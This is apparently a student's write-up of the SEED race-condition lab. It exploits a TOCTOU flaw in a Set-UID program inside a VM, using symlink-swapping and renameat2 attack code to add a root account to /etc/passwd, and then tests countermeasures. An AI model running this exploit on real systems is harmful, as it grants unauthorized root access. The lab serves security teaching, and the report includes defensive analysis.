

Race Condition Vulnerability Lab

2. Environment Setup:

2.1 Turning off countermeasures

```
[11/18/23]seed@VM:~/.../Labsetup race$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[11/18/23]seed@VM:~/.../Labsetup race$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[11/18/23]seed@VM:~/.../Labsetup race$
```

2.2 Vulnerable Program

```
[11/18/23]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[11/18/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[11/18/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[11/18/23]seed@VM:~/.../Labsetup$ ls -l
total 28
-rwxrwxr-x 1 seed seed 217 Dec 25 2020 target_process.sh
-rwsr-xr-x 1 root seed 17104 Nov 18 11:32 vulp
-rw-rw-r-- 1 seed seed 575 Dec 25 2020 vulp.c
[11/18/23]seed@VM:~/.../Labsetup$
```

3. Task 1 Choosing our target:

```
[11/18/23]seed@VM:~/.../Labsetup$ sudo cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

```
nifal:x:1001:1001:nifal,206,,:/home/nifal:/bin/bash
[11/18/23]seed@VM:~/.../Labsetup$ sudo nano /etc/passwd
[11/18/23]seed@VM:~/.../Labsetup$ sudo su test
root@VM:/home/seed/Desktop/race1/Labsetup# whoami
root
root@VM:/home/seed/Desktop/race1/Labsetup#
```

```
48 tcp:x:127:135:tcp daemon,,:/srv/tcp:/usr/sbin/nolog
49 sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
50 bob:x:1001:1001:,,:/home/bob:/bin/bash
51 test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Here we are adding a user test to the /etc/passwd file manually, and tried to log in and we are able to get the root shell.

Race Condition Vulnerability Lab

Task 2: Launching the Race Condition Attack:

The goal of this task is to exploit the race condition vulnerability in the vulnerable Set-UID program listed earlier. The goal is to gain the root privilege. The critical step of the attack, making /tmp/XYZ point to the password file, must occur within the window between check and use; namely between the access and fopen calls in the vulnerable program.

4.1 Task 2.A: Simulating a Slow Machine

```
1#include <stdio.h>
2#include <stdlib.h>
3#include <string.h>
4#include <unistd.h>
5
6int main()
7{
8    char* fn = "/tmp/XYZ";
9    char buffer[60];
10    FILE* fp;
11
12    /* get user input */
13    scanf("%50s", buffer);
14
15    if (!access(fn, W_OK)) {
16        sleep(10);
17        fp = fopen(fn, "a+");
18        if (!fp) {
19            perror("Open failed");
20            exit(1);
21        }
22        fwrite("\n", sizeof(char), 1, fp);
23        fwrite(buffer, sizeof(char), strlen(buffer), fp);
24        fclose(fp);
25    } else {
26        printf("No permission \n");
27    }
28
29    return 0;
30 }
```

Added sleep(10) between access() and fopen(), then compiled and made vulp into a setuid program.

Race Condition Vulnerability Lab

```
[11/18/23] seed@VM:~/.../Labsetup$ sudo nano /etc/passwd
[11/18/23] seed@VM:~/.../Labsetup$ gedit vulp.c
[11/18/23] seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[11/18/23] seed@VM:~/.../Labsetup$ sudo chown root vulp
[11/18/23] seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[11/18/23] seed@VM:~/.../Labsetup$ ls -l
total 28
-rwxrwxr-x 1 seed seed 217 Dec 25 2020 target_process.sh
-rwsr-xr-x 1 root seed 17144 Nov 18 11:49 vulp
-rw-rw-r-- 1 seed seed 591 Nov 18 11:48 vulp.c
[11/18/23] seed@VM:~/.../Labsetup$
```

Created a seed user owned file 'Userfile' and made a link to it in /tmp/XYZ

```
[11/18/23] seed@VM:~/.../Labsetup$ touch UserFile
[11/18/23] seed@VM:~/.../Labsetup$ ln -sf $(pwd)/UserFile /tmp/XYZ
[11/18/23] seed@VM:~/.../Labsetup$ ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 42 Nov 18 12:20 /tmp/XYZ -> /home/seed/Desktop/race1/Labsetup/UserFile
```

Then executed the vulnerable program

```
[11/18/23] seed@VM:~/.../Labsetup$ echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
[11/18/23] seed@VM:~/.../Labsetup$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
```

Race Condition Vulnerability Lab

After 10 sec window started, changed the link pointing to /etc/passwd file

```
[11/18/23]seed@VM:~/.../Labsetup$ cd /tmp
[11/18/23]seed@VM:/tmp$ mkdir XYZ
[11/18/23]seed@VM:/tmp$ rm XYZ
rm: cannot remove 'XYZ': Is a directory
[11/18/23]seed@VM:/tmp$ sudo rm XYZ
rm: cannot remove 'XYZ': Is a directory
[11/18/23]seed@VM:/tmp$ sudo rm -r XYZ
[11/18/23]seed@VM:/tmp$ touch XYZ
[11/18/23]seed@VM:/tmp$ ln -sf /etc/passwd /tmp/XYZ
[11/18/23]seed@VM:/tmp$
```

Then verified content of /etc/passwd file and tried to enter into the user 'test' and root shell was attained here.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/18/23]seed@VM:~/.../
Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/race1/Labsetup#
```

Task 2.B: The Real Attack

Removed the test entry from /etc/passwd and the sleep(10) line from vul.c

Write the attack program

```
#include <unistd.h>
int main()
{
while(1)
{
unlink("/tmp/XYZ");
symlink("home/seed/Desktop/racecondition/Userfile", "/tmp/XYZ");
usleep(10000);
unlink("/tmp/XYZ");
symlink("/etc/passwd", "/tmp/XYZ");
usleep(10000);
}
}
```


Race Condition Vulnerability Lab

Compiled the attack program

```
[11/18/23] seed@VM:~/.../Labsetup$ gedit vulp.c
[11/18/23] seed@VM:~/.../Labsetup$ gedit attack.c
[11/18/23] seed@VM:~/.../Labsetup$ gcc attack.c -o attack
```

Running the vulnerable program and monitoring results.

Updated the target_process.sh



```
target_process.sh
~/Desktop/race1/Labsetup

1 #!/bin/bash
2
3 CHECK_FILE="ls -l /etc/passwd"
4 old=$($CHECK_FILE)
5 new=$($CHECK_FILE)
6 while [ "$old" == "$new" ]
7 do
8     echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
9     new=$($CHECK_FILE)
10 done
11 echo "STOP... The passwd file has been changed"
12
13
```

Updated the target Process.sh, it calls the vulnerable program

```
[11/18/23] seed@VM:~/.../Labsetup$ gedit vulp.c
[11/18/23] seed@VM:~/.../Labsetup$ ln -sf $(pwd)/UserFile /tmp/XYZ
[11/18/23] seed@VM:~/.../Labsetup$ ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Nov 18 13:15 /tmp/XYZ -> /etc/passwd
[11/18/23] seed@VM:~/.../Labsetup$
```

Now in two terminal windows ran the target_process.sh and attack process



```
[11/18/23] seed@VM:~/.../racecondition$ target_process.sh
No permission
No permission
No permission
```

The target_process.sh program kept on showing no permission, I was not able to do the attack because the /tmp/XYZ changed into root owned after running the attack program.

Race Condition Vulnerability Lab

Task 2.C: An Improved Attack Method:

The improved attack file

```
#define _GNU_SOURCE

#include <stdio.h>
#include <unistd.h>

int main()
{
    char* fn1 = "/tmp/XYZ";
    char* fn2 = "/tmp/ABC";
    char* ln1 = "/dev/null";
    char* ln2 = "/etc/passwd";
    unsigned int flags = RENAME_EXCHANGE;

    while (1) {
        unlink(fn1);
        symlink(ln1, fn1);
        usleep(100);

        unlink(fn2);
        symlink(ln2, fn2);
        usleep(100);

        renameat2(0, fn1, 0, fn2, flags);
    }

    return 0;
}
```

Now after running the target_process.sh and attack program I was able to change the passwd file.

```
No permission
No permission
No permission
STOP... The passwd file has been changed
[11/18/23]seed@VM: /.../racecondition$
```

Verifying the /etc/passwd file and tried login to the user test

```
systemd-coredump.x:999:999:systemd-core-dumper:../usr/sbin/nologin
telnetd.x:126:134::/nonexistent:/usr/sbin/nologin
ftp.x:127:135:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd.x:128:65534:./run/ssh:/usr/sbin/nologin
bob.x:1001:1001:,,:/home/bob:/bin/bash

test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/18/23]seed@VM:~/.../racecondition$ su test
Password:
root@VM:/home/seed/Desktop/racecondition#
```

Race Condition Vulnerability Lab

Task 3: Countermeasures

Task 3.A: Applying the Principle of Least Privilege:

New vulp.c code

```
1#include <stdio.h>
2#include <stdlib.h>
3#include <string.h>
4#include <unistd.h>
5int main()
6{
7uid_t real_uid = getuid(); // Get the real user id
8uid_t eff_uid = geteuid(); // Get the effective user id
9setuid(real_uid); // Disable the root privilege
10char* fn = "/tmp/XYZ";
11char buffer[60];
12FILE* fp;
13/* get user input */
14scanf("%50s", buffer);
15if (!access(fn, W_OK)) {
16fp = fopen(fn, "a+");
17if (!fp) {
18perror("Open failed");
19exit(1);
20}
21fwrite("\n", sizeof(char), 1, fp);
22fwrite(buffer, sizeof(char), strlen(buffer), fp);
23fclose(fp);
24} else {
25printf("No permission \n");
26}
27setuid(eff_uid); // if needed, restore the root privilege
28return 0;
29}
30
```

```
[11/18/23]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[11/18/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[11/18/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
```


Race Condition Vulnerability Lab

```
^C
[11/18/23]seed@VM:~/.../Labsetup$ gedit target_process.sh
[11/18/23]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Since now the access, fopen and fwrite system calls do not have permission to write to root owned /etc/passwd file, the attack failed showing the No Permission message.

Race Condition Vulnerability Lab

Task 3.B: Using Ubuntu's Built-in Scheme

Enabled ubuntu's built in protection mechanism

```
File Edit View Search Terminal Help
[11/18/23]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[11/18/23]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=1
fs.protected_regular = 1
[11/18/23]seed@VM:~/.../Labsetup$
[11/18/23]seed@VM:~/.../Labsetup$
```

Launched the attack again

```
No permission
No permission
Open failed: Permission denied
No permission
No permission
No permission
No permission
Open failed: Permission denied
No permission
No permission
No permission
No permission
No permission
No permission
No permission
Open failed: Permission denied
No permission
No permission
No permission
Open failed: Permission denied
Open failed: Permission denied
No permission
```

Symbolic Link Protection only allows fopen system call, when the owner of the Symbolic Link match either the follower or the directory owner.

One limitation of this scheme is that they block a non privileged user from hardlinking / softlinking to files that they do not own

Race Condition Vulnerability Lab